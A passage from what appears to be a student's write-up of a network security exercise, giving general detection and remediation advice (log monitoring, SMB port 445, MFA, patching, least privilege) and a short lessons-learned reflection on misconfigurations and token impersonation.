  - Doing regular vulnerability scans to identify weaknesses and misconfigurations.
  - Monitor authentication logs for suspicious logins, privilege escalation and abnormal traffic (SMB/port: 445).
  - Use endpoint detection tools to track and analyze suspicious processes (new processes with random names etc.).

    - Inspect network traffic for unusual packets and patterns.
- **Methods to remediate:**
    - Keep services updated and apply security patches.
    - Disable unused services.
    - Enable multi-factor authentication (MFA) and logout policy like auto logout or renew the session after few minutes of inactivity.
    - Block any privilege escalation attempts using principle of least privilege.
    - Isolate networks to limit lateral movement.

What was your biggest lesson learned from the exercise?

- The biggest lesson learned is the critical role played by misconfigurations and outdated software and services in network vulnerabilities. And simple oversights like improperly managed SMB (445) ports/services, and weak access controls can create paths for exploitation. The absence of proper policy for login and MFA allowed easy credential-based attacks. And unused services that are active also provided additional vulnerabilities to exploit. Also learned the importance of logging out of privileged or any active sessions, as these tokens can be exploited for impersonation-based privilege escalation attacks.